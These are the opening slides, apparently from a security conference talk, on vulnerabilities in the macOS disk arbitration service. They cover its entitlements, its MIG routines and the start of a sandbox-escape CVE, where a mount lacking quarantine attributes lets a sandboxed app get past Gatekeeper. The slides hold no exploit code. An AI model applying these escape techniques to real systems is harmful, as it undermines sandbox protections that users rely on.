


# Apple Disk-O Party



kandji 

*Csaba Fitzl*

*Twitter: @theevilbit*

# whoami

- Principal macOS Security Researcher  
@Kandji
- author of EXP-312 - macOS Exploitation training (🐙) at OffSec
- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🏔️ 🏔️



# agenda

1. disk arbitration service
2. CVE-2023-42838 - Sandbox Escape via diskarbitrationd
3. typical mount call flows
4. CVE-2024-44175 - LPE + Sandbox Escape via diskarbitrationd
5. CVE-2024-40855 - TCC Bypass and Sandbox Escape via diskarbitrationd
6. CVE-2024-27848 - LPE via StorageKit
7. CVE-2024-44210 - LPE and TCC bypass via StorageKit
8. CVE-2024-40783 - bypass TM data protection via APFS
9. LPE via Disk Utility
10. conclusion

**disk arbitration service**

# diskarbitrationd - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- Mach Service: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount under the hood

# diskarbitrationd - why we like it?

- runs as root
- unsandboxed
- ~ full disk access rights
- Mach service accessible from application sandbox
- opensource

```
Executable=/usr/libexec/diskarbitrationd
Identifier=com.apple.diskarbitrationd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=1875 flags=0x0(none) hashes=48+7
Platform=embedded=15
Signature size=4442
Signed Time=29 Jun 2024 at 08:29:35
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
[Dict]
    [Key] com.apple.private.LiveFS.connection
    [Value]
        [Bool] true
    [Key] com.apple.private.allow-external-storage
    [Value]
        [Bool] true
    [Key] com.apple.private.fskit.module-runner
    [Value]
        [Bool] true
    [Key] com.apple.private.security.disk-device-access
    [Value]
        [Bool] true
    [Key] com.apple.private.security.storage-exempt.heritable
    [Value]
        [Bool] true
[Key] com.apple.private.vfs.revoke-mounted-device
[Value]
    [Bool] true
[Key] com.apple.private.xpc.launchd.ios-system-session
[Value]
    [Bool] false
[Key] com.apple.rootless.datavault.metadata
[Value]
    [Bool] true
```

# diskarbitrationd - MIG


- MIG service
- DA framework abstracts the MIG service



```
routine _DA ServerDiskCopyDescription
routine _DA ServerDiskGetOptions
routine _DA ServerDiskGetUserUID
routine _DA ServerDiskIsClaimed
routine _DA ServerDiskSetAdoption
routine _DA ServerDiskSetEncoding
routine _DA ServerDiskSetOptions
routine _DA ServerSessionCopyCallbackQueue
routine _DA ServerSessionCreate
routine _DA ServerSessionQueueRequest
routine _DA ServerSessionRegisterCallback
routine _DA Servermkdir
routine _DA Serverrmdir
routine _DA ServerSessionSetKeepAlive

simpleroutine _DA ServerSessionRelease
simpleroutine _DA ServerSessionSetAuthorization
simpleroutine _DA ServerSessionSetClientPort
simpleroutine _DA ServerSessionUnregisterCallback
simpleroutine _DA ServerSessionQueueResponse
simpleroutine _DA ServerDiskUnclaim
```


# diskarbitrationd - mount call flow



# **CVE-2023-42838 - Sandbox**

## **Escape**

# Where is the problem?



A terminal window titled "csaby -- zsh -- 80x24" displays the output of the "mount" command. The output shows various file systems mounted on the system, including the root file system and several volumes under "/System/Volumes". A large red watermark reading "NO QUARANTINE FLAG!!!!" is overlaid across the terminal window.

```
Last login: Thu Apr 7 16:08:31 on ttys001
csaby@monty ~ % touch /Users/Shared/sandboxescape.txt
[csaby@monty ~ % mount
/dev/disk4s1s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk4s6 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk4s2 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk4s4 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk2s2 on /System/Volumes/Untitled (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk2s1 on /System/Volumes/iCloudPreboot (apfs, local, journaled, nobrowse)
/dev/disk2s3 on /System/Volumes/Hardware (apfs, local, journaled, nobrowse)
/dev/disk4s3 on /System/Volumes/Data (apfs, local, journaled, nobrowse, protect)
map auto_home on /System/Volumes/Data/home (afpfs, automounted, nobrowse)
/dev/disk6s1 on /Users/csaby/Library/Preferences (apfs, local, nodev, nosuid, journaled, nobrowse, mounted by csaby)
csaby@monty ~ %
```

# why is that a problem?

- no quarantine extended attribute ==> files not quarantined
- files not quarantined ==> no GateKeeper (technically there is)
- no GK ==> we can launch anything, included unsandboxed apps
- can be used for SB escape

